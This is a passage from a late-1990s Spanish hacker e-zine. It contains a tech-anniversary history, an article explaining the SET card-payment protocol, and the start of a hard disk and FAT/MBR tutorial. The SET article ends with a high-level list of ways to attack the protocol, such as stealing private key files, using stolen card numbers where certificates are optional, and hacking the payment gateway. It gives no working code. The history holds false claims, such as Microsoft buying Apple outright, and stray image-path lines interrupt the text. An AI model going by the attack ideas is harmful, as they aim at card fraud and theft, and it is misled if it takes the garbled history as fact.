22 A~os de la Atari 2600 (VCS)
21 A~os del Primer Ordenador Personal (Home Computer/PC)
20 A~os del Primer IBM PC
19 A~os del DOS
17 A~os de la Coleco Vision
15 A~os del IBM PC/AT
14 A~os del Windows
14 A~os de la Nintendo y la Master System
14 A~os del Atari ST
12 A~os del PS/2
12 A~os del OS/2
10 A~os de la PcEngine (primera consola con CD-ROM)
 8 A~os de la Super Nintendo (SNES)
 5 A~os de Windows 95 (Ahhh!)
 3 A~os de SET
```

```
* 35 a~os del BASIC *
  ~~~~~~~~~~~~~~~~~
```

Este leguaje de programacion nacido en 1964 y que tristemente esta ligado a
Bill Gates. Este lenguaje ha evolucionado mucho, sigue siendo criticado por
un grupo de gente. Que si crea malas costumbres (que las crea..) que si
tal que si cual. El hecho es que sigue siendo un lenguaje de iniciacion y
hoy en dia mas que nunca con las versiones "Visual" de Ms claro esta.
Ademas lo sepais o no, esta muy profundamente enraizado en muchos productos
de Microsoft (quien los usa de todas maneras?) como su Office, las macros
usan los recursos de Visual Basic a patadas. El basic estuvo en la ROM de
muchos de los primeros PCs, de ahi han surgido muchos de los problemas que
se tienen ahora colocando cosas en la memoria de los pcs en modo DOS.
Recordamos la gran frase de Bill Gates en 1981 "Nadie necesitara mas de
640Kbytes de RAM de todas maneras.." Bueno Billy, que hago con los otros
73.36Mb de ram de mi placa ??. Las cosas han evolucionado. Luego tenemos
el GW-BASIC de Ms, despues tenemos en QBASIC, os va sonando ? ya el tema.
Despues la evolucion fue hacia ventanitas, colorines y demas tonterias
varias acabamos con el Visual Basic (una INvolucion?) que para aclararse
es hacer lo facil dificil. Te guste o no, la idea de que necesito 5 .dlls
de medio mega para hacer funcionar un programa de 14kb no me parece normal..
Pero si con eso se vende mas pues hala.. Este lenguaje creo firmemente que
se puede encontrar en todos los Sistemas Operativos y ordenadores que os
podais imaginar... Desde DOS hasta para Amiga, desde un Amstrand hasta una
version para PlayStation (buscad en la red..).

```
www.microsoft.com
```

```
* 31 a~os de Intel *
```

~~~~~~~~~~~~~~~~~

Empresa conocida por todos y comenzo exactamente hace 31 a~os, su primer director era Ted Hoff. Para mas Informacion lee sobre los Microprocessadores un poco mas abajo.

www.intel.com

* 27 a~os del Primer Microprocesador *
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Desde que Zilog, Texas Instruments (TE), Intel y Motorola registrasen sus primeras patentes relacionadas con chips ha llovido mucho. Vamos a lo conocido, Zilog registra el Z80 y Rockwell el 6502 todo esto ocurre a principios de 1976. Mientras Intel comenzaba a combatir de otra manera, registrando su procesador 8080. Luego esta el Apple I, II, III con el 6502. Comodore PET y el CBM Amiga (Que tiempos..) Mientras tanto Microsoft seguia por ahi haciendo de las suyas. El cambio ; 1 de Febrero de 1982, a~o del Mundial y de Naranjito sale tambien procesador 80286 de Intel claro esta. Chip de 16Bits con una nueva arquitectura (Modo Protegido). Tres a~os despues sale el 80386 siguiendo la teoria de mejorando lo presente. Este de 32Bits, pero sin grandes cambios de dise~o con respecto a lo anterior. Despues tenemos el 80486 que estuvo mucho tiempo entre nosotros (mas del necesario) con todas sus variable posibles SX, DX, DX2 y todas las configuraciones posibles. Intel se hizo de oro durante este periodo. Actualizando 386s a 486. Y luego el invento supremo, el OVERDRIVE. Si se~or el saca-pelas maximo. El cambio hacia el Pentium vino despacio y con algun bug que otro. Luego ya no merece la pena que os lo cuente, creo que todos lo sabeis, los 100Mhz se nos han quedado peque~os. En estos ultimos a~os hemos visto como otras compa~ias comienzan poco a poco a hacerle la competencia a Intel, Cyrix por ejemplo. Los modelos van saliendo poco a poco (y a precios muy asequibles.. XD) Pentium Pro, Pentium MMX, Pentium II y ahora mismo hace muy poco ha salido un Chip tipo Pentium II pero de otra marca GENESYS, llamado B52MMX a 450Mhz que da mejores resultados que los PII de Intel a esa velocidad. Por otro lado tenemos a los "alternativos" a Intel, desde 1979 Motorola con su 68000 con registros de 32Bits pero bus de 16. Tardaron pero salio en 1984 el 68020 32Bits puros. Luego los 68030 y 68040 mejores que los de Intel pero con todo un mercado ya copado por Intel. El cambio, IBM-Apple se ponen de acuerdo y hacen el PowerPC con sus distintos modelos, 601,603,604,750,620 y luego el Power3. Se esta ahora tratando de crea un chip GNU sin copro, leed SET 17. veamos a ver que ocurre. Ahi queda la cosa por ahora..

www.intel.com www.motorola.com
www.zilog.com www.rockwell.com

* 27 a~os de la primera VideoConsola *
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Creada y construida por Ralph Baer en 1972 fue la primera videoconsola o aparato electronico con la unica tarea de jugar, para el mercado casero. Tenia un control basado en ruedas y todos los juegos posibles en ROM. Se llamaba la MagnaVox.

www.davesclassics.com

* 26 A~os de los Codigos de Barras *
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

El codigo de barras tan conocido por todos nosotros nacio de las manos de IBM en 1973 y se llama realmente UPC - Universal Product Code, Codigo de Producto Universal. Se ideo para identificar los productos con mas rapidez e incluso de una manera automatica, para ello IBM ideo el sistema PLD que quiere decir Price Lookup-DATA.

www.ibm.com

* 24 a~os de Microsoft * (La Conquista del Oeste, digo del Mundo por M$)
~~~~~~~~~~~~~~~~~~~~

www.microsoft.com

* 22 A~os de la Atari 2600 (VCS) *
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

La Atari 2600 mas conocida como la VCS fue la que mas impacto el mercado casero alla por el a~o 1977. Su juego de mas exito fue el PAC-MAN. Ahora mismo podeis disfrutar de todos sus juegos gracias a los emuladores.

www.atari.com www.davesclassics.com

* 21 A~os del Primer Ordenador Personal (Home Computer/PC) *
~~~~~~

Los primeros ordenadores "personales" destinados para un uso de casa y para un mercado mas grande fueron :

Comodore VC20 y C64
Sinclair ZX81
Oric Atmos
Tandy TRS80
Tandy 100 (Olivetti M10)
Schneider-CPC
Joyce
Dragon
MSX

y la lista sigue, estos fueron los primeros sin ningun orden especial. Muchas de estas "joyas" tenian un velocidad de 4Mhz.. Algunos de estos sistemas tienen emuladores muy buenos. La direccion para emuladores, la habitual.

www.davesclassics.com

* 20 A~os del Primer IBM PC *
~~~~~~~~~~~~~~~~~~~~~~~~~

* 19 a~os del DOS *
~~~~~~~~~~~~~~~

No os tengo que decir a que DOS me refiero no ? esta suficientemente claro. Lo no conocido por muchos es que el DOS se compro a otra persona y no fue programado por ms en ningun momento. El programador original se llamaba Tim Paterson y su sistema operativo funcionaba en los 8086/88 con Disquete. Este SO se llamaba QDOS que significaba "Quick and Dirty Operating System" Algo asi como Sistema Operativo Rapido y Sucio. Este hombre vendio a MS su QDOS por nada mas que 50.000$ Dolares, MS lo cambia de nombre y lo vende a IBM como MSDOS 1.0, aqui tenemos el movimiento maestro de MS. Luego en la version 2.0 cambia un poco y se parece un poco a Unix en ciertas cosas (no mucho que hace da~o..) soporta discos duros, etc.. Luego 2.11 con cambios de estabilidad. Desde la 3 a la 6 los cambios son bastante conocidos, quiza en la 4 cuando se la a~ade el HMA (High Memory Area) billy cree entonces que podemos "necesitar" mas de 640Kb de RAM y nos "permite" usar TODA la RAM y luego todos los problemas de memory por la mania de Billy de que nunca necesitaras mas de 640KByte de Memoria, por dios que no la necesitamos..
Mientras tanto IBM se cansa de Ms y saca su propio DOS, el no muy conocido PCDOS, cual es la ultima version?, ni idea, creo haber visto por ahi un cd-rip de no-se-cuantos-discos de un PCDOS 7. Es evidente que
~~~~~~~~~~~~~~~

cuando IBM saco su propia version de DOS dejo de "apoyar" oficialmente la
de Ms, aunque los IBMs, aptivas,etc.. siempre venian en un principio con
MSDOS.

        www.microsoft.com   www.ibm.com

* 17 a~os de la ColecoVision *
  ~~~~~~~~~~~~~~~~~~~~~~~~~~

Consola que salio al mercado justo en el momento clave, 1982 para hacerle
la competencia a la Atari 2600 (VCS) que copaba el mercado a sus anchas.
Competia con juegos de calidad y algunos juegos que luego se convertirian
en grandes exitos como Donkey Kong de Nintendo empezaron en la Coleco.
Como habitualmente existe un emulador para muchas plataformas, desde
Linux hasta Mac la URL de siempre.

        www.davesclassics.com

* 15 A~os del IBM PC/AT *
  ~~~~~~~~~~~~~~~~~~~~~

A ver de que os suena Controladora DMA, BUS-ISA y una larga lista de cosas?
para el AT se fijaron algunos standars y se aplicaron completamente aqui.
De esto no hay mucho que contar mas que el detalle de la fecha. Todo esto
se ha mejorado (claro esta) con EISA, Vesa-Local Bus, PCI y lo nuevo AGP.
No aqui no hay URL que valga..

* 14 A~os del Windows * (O el Amor por la pantalla Azul..)
  ~~~~~~~~~~~~~~~~~~~

Si se~or, ejemplo claro de hacernos comulgar con ruedas de molino (y bien
grandes) como aqui Billy con su Windows. Veamos como ha surgido esta bestia
y como ha llegado a el status de Sistema Operativo. Tambien intentaremos ver
como la gente se atreve a llamarlo SO seguro, estable.. esas tonterias.
Veamos como empezo esto, all por 1983 despues del Mundial el principal
problema para IBM, Quaterdeck y Digital Research (que compartia licencias con
IBM en aquellos momentos) era Apple y su MacOS. Aqui es cuando Billy se saca
de la manga el Windows 1.0, todos contentos. Esto fue en 1983 version 1.0 de
Win, la pesadilla comienza (por suerte no habian descubierto Service Packs
todavia en Ms). A la pregunta, ¨Y que tenia de nuevo el Windows? Nada, lo
de la multitarea yo creo que era broma (y sigue siendolo hoy en dia..)
simplemente ejecutaba cosas de DOS y cosas de windows, funcionaba basandose
en el MSDOS (de ahi la necesidad de tener alguna version para instalar win)
esto nos demuestra que Billy sabe hacer dinero sin hacer nada nuevo. Solo
se basa en lo ya hecho. Vamos con un comentario glorioso de Bill Gates,
cuando salio Windows 1.0 Dijo esto "Al final el 90% de los ordenadores
tendra Windows.." Frase de 1983, Como comerciante tedra todo el exito
del mundo pero su vocacion era profeta. Hoy en dia si hay mucho Windows
por ahi y muchas veces nos vemos "obligados" a usarlo. Pero Billy no se
esperaba lo del Linux (¨A que no eh??).. Linux crece habiendo vendido ya
Red Hat mas de Medio Millon de distribuciones. Nueva version de Windows, la
1.03 sale en Noviembre de 1985. La version 2.0 de Win sale en noviembre de
1987 ahora es cuando se mojan y el look-and-feel como dirian los americanos,
el estilo y manejo de windows eran iguales al del MacOS. Con esta version
Microsoft hace mas de un millon de dolares en un pis-pas. Luego vamos a lo
que todos conoceis, la version 3.0 y la 3.11 WFW, la 3.11 que se llamo
para trabajo en grupo (pero no decian que Windows / Trabajo / Red son palabras
contradictorias que no se juntan nunca??) bueno si se le puede llamar asi.
Aqui acaba la historia de Windows, prefirieron hacer un nuevo parche, digo
version (la 95) para que nos podamos conectar a la red de redes. Por que
seguro que nunca habeis tratado de ver un VRML , Java en un Windows 3.11 de
16Bits funcionando sobre en 486 @ 100Mhz eso si es una tortura..
Despues M$ decide acabar con la competencia de Apple de un plumazo, comprando
  ~~~~~~~~~~~~~~~~~~~

la compa~ia entera.

No necesitas el URL no ???

* 14 A~os de la Nintendo y la Master System *
~~~~~~

Seguro que alguna vez habeis visto un Nintendo o una master, esas fueron las dos consolas que inicialmente rompieron el hielo del mercado Espa~ol. La Nintendo conocida como NES (Nintendo Entertaiment System) era superior tecnicamente a la Master System, que tuvo cantidad de configuraciones y versiones. Si no mal recuerdo hubo una M.System II y algunas tenian algun juego en ROM (Alex Kid ??). Estas dos joyas abrieron camino a las grandes la Super Nintendo (SNES) y la Megadrive (conocida como Genesys en US/JAP)

* 14 A~os del Atari ST *
~~~~~~~~~~~~~~~~~~~~~

El Atari ST fu presentado en Las Vegas en 1985, sus especificaciones completas originalmente eran estas. 68000-CPU @ 8Mhz (32Bit) res 640 x 400 raton , floppy. por nada menos que medio kilo (400 y pico mil de la epoca) era lo que costaba la joya cuando salio. Tengo que reconocer que de Atari lo mejor (para mi) es el monitor. Entre 1994 y 1996 Atari, tratando de recuperarse de su quiebra, saca al mercado diversos modelos y algun que otro prototipo de Ataris con DiscoDuro, reconozco no haber visto ninguno de estos.

www.atari.com / www.atari.de

y por ultimo * 3 A~os de SET *

De esto no hay mucho que contar...

EOF

```
-[ 0x11 ]-------------------------------------------------------------------
-[ PROTOCOLO S.E.T. ]-------------------------------------------------------
-[ by Hendrix ]-----------------------------------------------------SET-19-
```

Protocolo SET
****
por Hendrix

Vaya, un procolo que se llama como nosotros, casualidades de la vida.
Donde mejor que aprender el protocolo SET que la propia SET, pues aqui
teneis en primicia una descripcion del protocolo y como hicimos con PGP
veremos que opciones hay para crackearlo.

Introduccion:

SET (Secure Electronic Transaccion) es un protocolo creado por Visa y
Mastercard en Marzo de 1997 pero que actualmente se encuentra en fase
de pruebas salvo en algunos paises como Dinamarca o Suecia. SET cuenta
con la colaboracion de otras importantes empresas como IBM, HP-Verifone,
Microsoft, Netcape, GTE, RSA Data Security, Verisign, SAIC y Terisa.

Con todos estos padrinos es evidente que SET se convertira en el estandar
unico para pagos con tarjeta de credito por Internet, permitiendo una
total seguidad en los pagos por la red.

La web oficial de set es www.setco.org y en ella se pueden encontrar los
documentos oficiales de SET v1.0 (unas 1000 paginas). SET es un estandar
abierto por lo que cualquiera puede realizar implementaciones que cumplan
con el estandar.

Entorno:

En SET se definen una serie de agentes que participaran en la transaccion.
Estos son:

Cardholder(cliente): Cualquiera que posea una tarjeta de credito y
     desee comprar por Internet.

Merchant(Vendedor): El propietario de una tienda virtual


Gateway Payment(Pasarela de Pago): Servidor encargado de interconectar las
     redes bancarias con Internet, o lo que es lo mismo, hacer la traduciion
     de SET a EFT (transferencia electronica de fondos)

Adquirer(Banco): Banco en el cual el Merchant tiene una cuenta bancaria

Issuer(emisor): entidad emisora de la tarjeta de credito del cliente

Autoridad Certificadora (AC): Entidad encarga de emitir certificados digitales

Esquema:



(que grafico mas feo ;>)

CERTIFICACION:

En SET tanto el cliente como el Vendedor y el Gateway deben conseguir un certificado digital SET antes de realizar cualquier transaccion. Con esto se conseguira autentificar a todas las partes sin ningun tipo de posibilidad de fraude ya que los certificados son infalsificables. Estos certificados cumplen con el estandar X.509v3 pero no son compatibles con SSL ya que incluyen una serie de extensiones diferentes.

Jerarquia de Certificacion:
Los certificados estan firmados por una CA debidamente acreditada, que a su vez esta certificada por otra CA de rango superior llamada Brand CA que emitira certificados para las diferentes CA de cada pais. Hay una Brand CA por cada entidad emisora de tarjetas (Visa, Mastercard, etc..). A su vez estas CAs estan certificadas por una Autoridad Raiz (Root CA). En Espa¤a la unica CA certificada para SET es la empresa ACE que ha sido creada por Telefonica, Sistemas 4B, Visa Espa¤a y CECA (conf. espa¤ola de cajas de ahorro), asi que todo queda en casa.

Seguridad:

SET utiliza los algoritmos RSA, DES y SHA-1 para satisfacer los requisitos de seguridad siguientes.

Confidencialidad: Nadie ajeno a la transaccion puede tener acceso a los datos. Esto se consigue con la utilizacion de cifrado asimetrico RSA y encriptacion DES.

Integridad: Todos los mensajes se firman digitalmente con SHA1 y RSA por lo que no pueden ser alterados de ninguna manera.

Autentificacion: Todos los participantes en la transaccion deben poseer un certificado digital, lo que impide la usurpacion de personalidad por parte de otras personas.

No Repudio: Al estar todos los mensajes firmados, ningun participante en la transaccion puede negar haber participado en ella.

FORMATO:

En SET no se especifica el medio de transamision de los mensajes pero se da por supuesto que el medio de transmision utilizado la Web (TCP/IP). SET solo especifica el formato de los mensajes. Todos los mensajes estan formatedos siguiendo una estructura llamada Message Wrapper(MW). El MW esta compuesto por una cabecera y uno de los posibles mensajes SET, ademas pueden existir extensiones que aporten informacion no confidencial. Todos los datos se codifican segun el estandar ASN.1/DER evitando asi cualquier tipo de interpretacion que pudiese llevar a equivocos.

Cabecera del MW:

Esta compuesta por una serie de datos no cifrados que sirven para identificar los mensajes rapidamente. Los datos de la cabecera son:

Version y Revision de SET (1.0), Ident del software, lenguaje y varios identificadores de 20 bytes:
RRPID: Ident del par Req/Res
XID: ident. de la transaccion
LID-M: Ident del Merchant
LID-C: Ident del Cardholder

Cuerpo del MW:

El cuerpo del mesaje esta compuesto por uno de los mensajes SET posibles,
los mas importantes estos son,

PinitReq, PinitRes, PReq, PRes, AuthReq, AuthRes, CapReq y CapRes.


El protocolo SET implementa muchas opciones por lo que hay una gran cantidad
de mensajes posibles, pero en una transaccion tipica estos son los mensajes
que se utililizan.

SET se basa en pares de mensajes Peticion/Respuesta (Request/Response)


CRIPTOGRAFIA:


Los componentes mas destacados de la criptografia utilizada en SET son el
Sobre Digital y la Firma Digital. El formato de cifrado utilizado es el
PKCS#7, que especifica el orden de los datos tanto para la firma como para
el cifrado. Los algoritmos utilizados en SET son RSA, DES y SHA-1. En las
proximas versiones de SET se contemplara la posibilidad de seleccionar entre
varios algoritmos, haciendo a SET independiente de estos.

Sobre Digital:
Para aprovechar las ventajas de la criptografia de clave publica y la
velocidad de la criptografia simetrica se ha optado por unir las dos
siguiendo el metodo del sobre digital.
El mensaje se cifra con DES usando una clave aleatoria llamada clave de
sesion. Esta clave se cifra con la clave publica RSA de encriptacion.
Todo este proceso se formatea segun el PKCS#7 EnvelopedData.
Para encriptar con RSA, el mensaje debe tener una longitud de 1024 bits,
pero la clave DES solo tiene 64 bits. Para completar los 1024 bits se ha
optado por la utilizacion del OAEP (Optimal Asymmetric Encrypted Padding)
que permite distribuir la informacion de los 64 bits de la clave publica
entre los 1024 bits del mensaje. Tambien permite a¤adir otros datos al
mensaje aparte de la clave. SET aprovecha esto para cifrar el PAN (Numero
de Tarjeta de Credito) con RSA, aumentando la seguridad ya que RSA es mas
robusto que DES.



Firma Digital:
Se hace un hash del mensaje con el algoritmo SHA-1 y se firma con RSA ese
hash. Se empaqueta el resultado en el formato PKCS#7 SignedData a~adiendose
los Certificados digitales necesarios para comprobar la firma.





PROCESO DE COMPRA:

Navegando por la web, el cliente entra en una Tienda Virtual y selecciona los articulos que desea comprar. Asi obtiene la Descripcion del Producto (OD) y el precio (PurchAmt).

Al obtener estos datos se activa el software de cliente llamado Billetera Electronica y compienza la transaccion SET.

1.PinitReq:
El cliente manda el mensaje PinitReq, este mensaje no se encripta y solo sirve para decidir el tipo de tarjeta que se va a utilizar (Visa, Mastercard, etc) y asi conseguir la clave publica del Gateway.

2.PinitRes:
El Merchant elige el Gateway que va a utlizarse en funcion de la tarjeta que el cliente quiere utilizar. El Merchant envia el PinitRes firmado digitalmente.

3.PReq:
Es el mensaje mas complicado de todo el protocolo. Aqui el cliente crea un mensaje con sus datos financieros (PAN) y los encripta en un Sobre Digital con la clave publica del Gateway. A¤ade informacion sobre la compra y lo firma todo digitalmente.

4.AuthRes:
El merchant recibe el PReq y extrae todos los datos que necesita. No puede extraer los datos financieros del cliente porque estan cifrados con la clave del gateway. El Merchant crea el mensaje AuthReq encriptandolo con la clave del gateway y firmandolo digitalmente. Posteriormente introduce el mensaje cifrado con los datos financieros del cliente en el AuthReq. Finalmente envia la peticion de autorizacion (AuthReq) al Gateway.

5.AuthReq:
El Gateway recibe el AuthReq y lo desencripta. Con esa informacion se pone en contacto con el banco emisor y el banco receptor a traves de las redes bancaria y autoriza o no la transaccion. Finalmente crea un mensaje de contestacion, AuthRes, que firma y encripta ocn la clave del merchant. Si el mensaje AuthReq llevaba activado el Flag CaptureNow se realiza la transaccion en ese momento sino, se le envia al Merchant un PANToken (Un mensaje que sirve de testigo para realizar la transaccion mas tarde).

6.PRes:
El Merchant recibe el AuthRes y envia el PRes al cliente explicando si la transacccion es valida o no. El mensaje se firma digitalmente.

7.CapRes:
Si el Merchant ha recibido un PANToken, significa que la transaccion ha sido autorizada pero no se ha efectuado inmediatamente. Al finalizar el dia el Merchant envia todos los PANTokens al Gateway y este realiza todas las transacciones a la vez

8.CapReq:
El Gateway responde al Merchant sobre las capturas realizadas.

COMENTARIOS:

En SET se ha optado por optimizar el codigo con el fin de que el cifrado sea lo mas rapido posible. Esto se hace a costa de que el protocolo sea muy complicado y engorroso, sobre todo teniendo en cuenta las multiples opciones que se incorporan.

SET 2.0:

SET 1.0 tiene una serie de limitaciones especialmente en lo referente a la certificacion. El proceso de certificacion es demasiado complciado para el publico en general, no permite la movilidad (no puedes comprar desde otros ordenadores donde no este la clave privada) y el almacenamiento de la clave privada en el ordenador supone un punto debil del sistemna.

Con SET 2.0 se incorporara el uso de las Tarjetas Inteligentes, tarjetas de credito que incoporan un chip con capacidad de almacenar y procesar datos. De este modo se almacenarian las claves secretas en la Tarjeta Inteligente aumentando la seguridad y permitiendo la movilidad a otros ordenadores.

El problema es que todos los ordenadores deberan incorporar un lector de tarjetas inteligentes.

****
COMO PUEDES SALTARTE LA SEGURIDAD DE SET:
****

Joder, como sois, todavia no ha salido y ya estais pensando en crackearlo. En fin, veamos que opciones tenemos. La seguridad de SET es muy fuerte por lo que a priori las opciones son pocas.

1. Desencriptar los mensajes
SET utililiza los algoritmos RSA y SHA-1 asi como los formatos OAEP y PKCS#7 todos estos sistemas son indescifrables por el momento. En cambio DES puede ser desencriptado con el DESCracker. De todos modos los datos encriptados con DES tampoco son demasiado importantes. Con SET 2.0 el protocolo sera independiente de los algoritmos por lo que si apareciese una debilidad en alguno se cambiaria de algoritmos.

2. WEB Spoofing
Mediante esta tecnica podriamos colarnos entre el cliente y el vendedor e interceptar todos los mensajes, es una aplicacion de la tecnica Man-in-the-middle. Esta tecnica puede saltarse sistemas de seguridad como SSL y PGP pero no funciona con SET ya que existe una jerarquia de certificacion digital que impide la usurpacion de personalidad.

3. Robo de la clave privada
Al igual que con PGP podemos entrar en un ordenador ajeno y robar el fichero que guarda las claves privadas del cliente. En ese caso tendriamos que encontrar la frase de paso para desencriptar el fichero. Aunque se trata de una opcion complicada es el principal punto debil de SET 1.0, con la aparicion de las tarjetas inteligentes el robo de la clave equivaldria al robo fisico de la tarjeta de credito

4. Compra con numeros de tarjetas de credito(PAN) falsos o robados

Esta tecnica que puede usarse en compras con SSL no puede usarse con SET ya que ademas del PAN es necesario el certificado digital para firmar.
SET incluye una opcion para realizar pagos sin que se sea necesario un certificado de cliente. Es de suponer que en las implementaciones comerciales tengan esta opcion este desactivada salvo en casos muy justificados.
Tambien es posible que el administrador no lo tenga en cuenta y se deje abierta esa puerta.

5. Bugs en la implentacion del sofware y ataques DoS
Es mas que posible que exitan bugs en la implementacion del sofware de Merchant o de Gateway pero seria muy extra~o que puediesen ser aprovechados ya que el presunto atacante tendria que mandar mensajes firmados digitalmente y eso delataria su identidad. Lo que no seria extra~o es que pudiesen darse bugs que permitiesen ataques de Denegacion de Servicio (DoS)

6. Hackeos a la Pasarela de Pago
El Gateway esta conectado a Internet por lo que es susceptible a hackeos tipicos como cualquier otro server. Acceder a la Pasarela de Pago daria al atacante privilegios totales sobre el sistema de pago. Por ello es de suponer que el Gateway estara reforzado a prueba de bombas.


Y no se me ocurre nada mas. Espero que os haya parecido interesante, aunque mas que interesante es desalentador para todos aquellos aficionados al carding que hasta ahora compraban a sus anchas con numeros falsos o robados.

EOF

```
-[ 0x12 ]--------------------------------------------------------------
-[ TU AMIGO EL DISCO DURO ]---------------------------------------------
-[ by Chessy ]-----------------------------------------------------SET-19-
```

[Nota del EDITOR: El articulo original en formato Word 97 podeis encontrarlo en la seccion de archivos de nuestra web. En breve estara disponible tambien una version en formato PostScript.]

Prologo: como vereis , el caracter de este texto esta muy orientado a la ense~anza, pero no por ello deja de ser interesante, IMHO, para SET. La verdad es que el tema da mucho de si, asi que he pensado en seccionarlo por la mitad, dejando la 2a parte para SET 20 (vaya, parece que esto marcha, 20 numeros!). En esta primera parte expongo la arquitectura de un disco duro, sin entrar en muchos detalles, asi como el sistema de archivos FAT16, citando al final alguna caracteristica del sistema FAT32, dejando para la siguiente SET una descripcion mas detallada de FAT32. Es interesante conocer como funciona internamente el sistema de archivos de MS-DOS y la familia Windows (a excepcion de NT, de cuyo sistema de archivos, NTFS, ya se encargo Falken en otra ocasion).



Los discos duros estan hermeticamente cerrados y contienen un numero determinado de platos, que giran a grandes velocidades mientras el disco reciba corriente. Diferentes tipos de discos, tienen diferentes numeros de platos. Cada plato tiene su propia cabeza de lectura/escritura, que flota a una peque~isima distancia (un cuarto del diametro de un pelo humano) sobre la superficie del plato cuando el disco esta operativo. Los platos suelen ser rigidos, construidos normalmente de aluminio y cubiertos de un material magnetico y otras capas que le dan la capacidad de almacenar magneticamente datos codificados en forma de bits.

Cada plato tiene un determinado numero de pistas. Cada pista se divide en sectores, que son siempre equivalentes a 512 bytes de datos. Una pista individual (por ejemplo, la 23) en todos los platos, forma un cilindro.

Para acceder (direccionar) a una determinada parte del disco duro, se usa una combinacion de tres valores: cilindro, cabeza (plato) y sector (Cylinder, Head, Sector) Por ejemplo, el cilindro 46, cabeza 2, sector 231, se refiere a un unico sector de 512 bytes dentro del disco duro.

Diferentes discos duros tienen diferentes geometrias, que no es mas que las diferentes configuraciones de platos, clindros y sectores que puede tener un disco duro. Los valores para un disco duro en particular estan almacenados en la CMOS del ordenador.

Truco 1 : arranca el ordenador y entra en la BIOS. Veras que la CMOS (almacen de datos que no se pierde al apagar el ordenador) guarda la geometria de los discos que tenga tu ordenador. Es aconsejable apuntarlos pues en caso de perdida, si la BIOS no puede autodetectar la geometria de tu HD se debera introducir a mano.

Truco 2: para calcular el maximo teorico de la capacidad de un disco, simplemente debes multiplicar el numero de cabezas por el numero de cilindros por el numero de sectores por pista por 512 bytes por sector.

---{ Comprendiendo las particiones

Las diferentes unidades de discos duros pueden ser divididas en particiones -- subdivisiones logicas del disco duro. Cada unidad de disco duro puede tener hasta 4 particiones. Una particion puede ser o bien primaria o bien extendida. Un disco duro puede tener hasta 4 particiones primarias, aunque solo una de ellas puede estar activa en un momento dado1. Las particiones extendidas se componen de unidades logicas --que no son mas que distintas letras de disco duro con las que identifica el sistema operativo a cada trozo dentro de la particion extendida. Un disco duro solo puede tener una particion extendida. Tipicamente, los discos duros que contienen numerosas letras de unidad estan configurados con una unica particion primaria y una unica particion extendida, con esta ultima conteniendo una o varias letras de unidad. (Puedes tener todas las letras de unidad que quieras dentro de una particion extendida; en realidad estas limitado al numero de letras disponibles, hasta la Z)

Supongamos que estas configurando un disco duro y quieres dividirlo de tal forma que termines con 4 letras de unidad, desde la C hasta la F. Crearas para ello una particion primaria (Windows 98 solo puede arrancar desde una particion primaria) con el tama~o que necesites para la unidad C. Crearas tambien una unica particion extendida, que contiene 3 unidades logicas dentro de ella, cada una de ellas con el tama~o que necesites para las letras de unidad D, E y F.

Nota: para un disco duro secundario (uno que no tenga que arrancar un sistema operativo), podrias configurarlo para que solo tuviera una unica particion extendida hecha de una o mas unidades logicas.

Las particiones bajo Windows 98 estan hechas y mantenidas usando un programa llamado FDISK (abreviatura de Fixed Disk Setup Program). FDISK te permite ver la configuracion actual de las particiones de tu disco duro al igual que crear y borrar particiones.

Los datos sobre las particiones de un disco duro se almacenan como parte de una zona del disco llamada Master Boot Record (MBR) situada en el cilindro 0, cabeza 0, sector 0. Una seccion de 64-bytes del MBR contiene la configuracion de la particion para el disco duro. Cada particion esta definida por una entrada de 16 bytes (lo que significa que no puede haber mas de 4 particiones, dado que 16 bytes por 4 particiones hacen un total de 64 bytes). Dentro del sector MBR, los datos de la particion se almacenan comenzando en el byte 446 y usando el resto de los 512 bytes del sector MBR (ojo!, 512-446=66 pero los ultimos 2 bytes no estan relacionados con los datos de la particion, sino que son la marca end-of-sector (fin de sector), que en hexadecimal es 0x55AA)

Cada entrada de 16 bytes de la tabla de particiones se compone de los siguiente campos:

* El byte 00 almacena el indicador de arranque, que siempre es o bien 0x00 o bien 0x80. 0x80 indica que la particion es usada para arrancar el sistema; 0x00 indica que la particion no es usada para arrancar el sistema.
* El byte 01 almacena el numero de la cabeza donde comienza la particion.

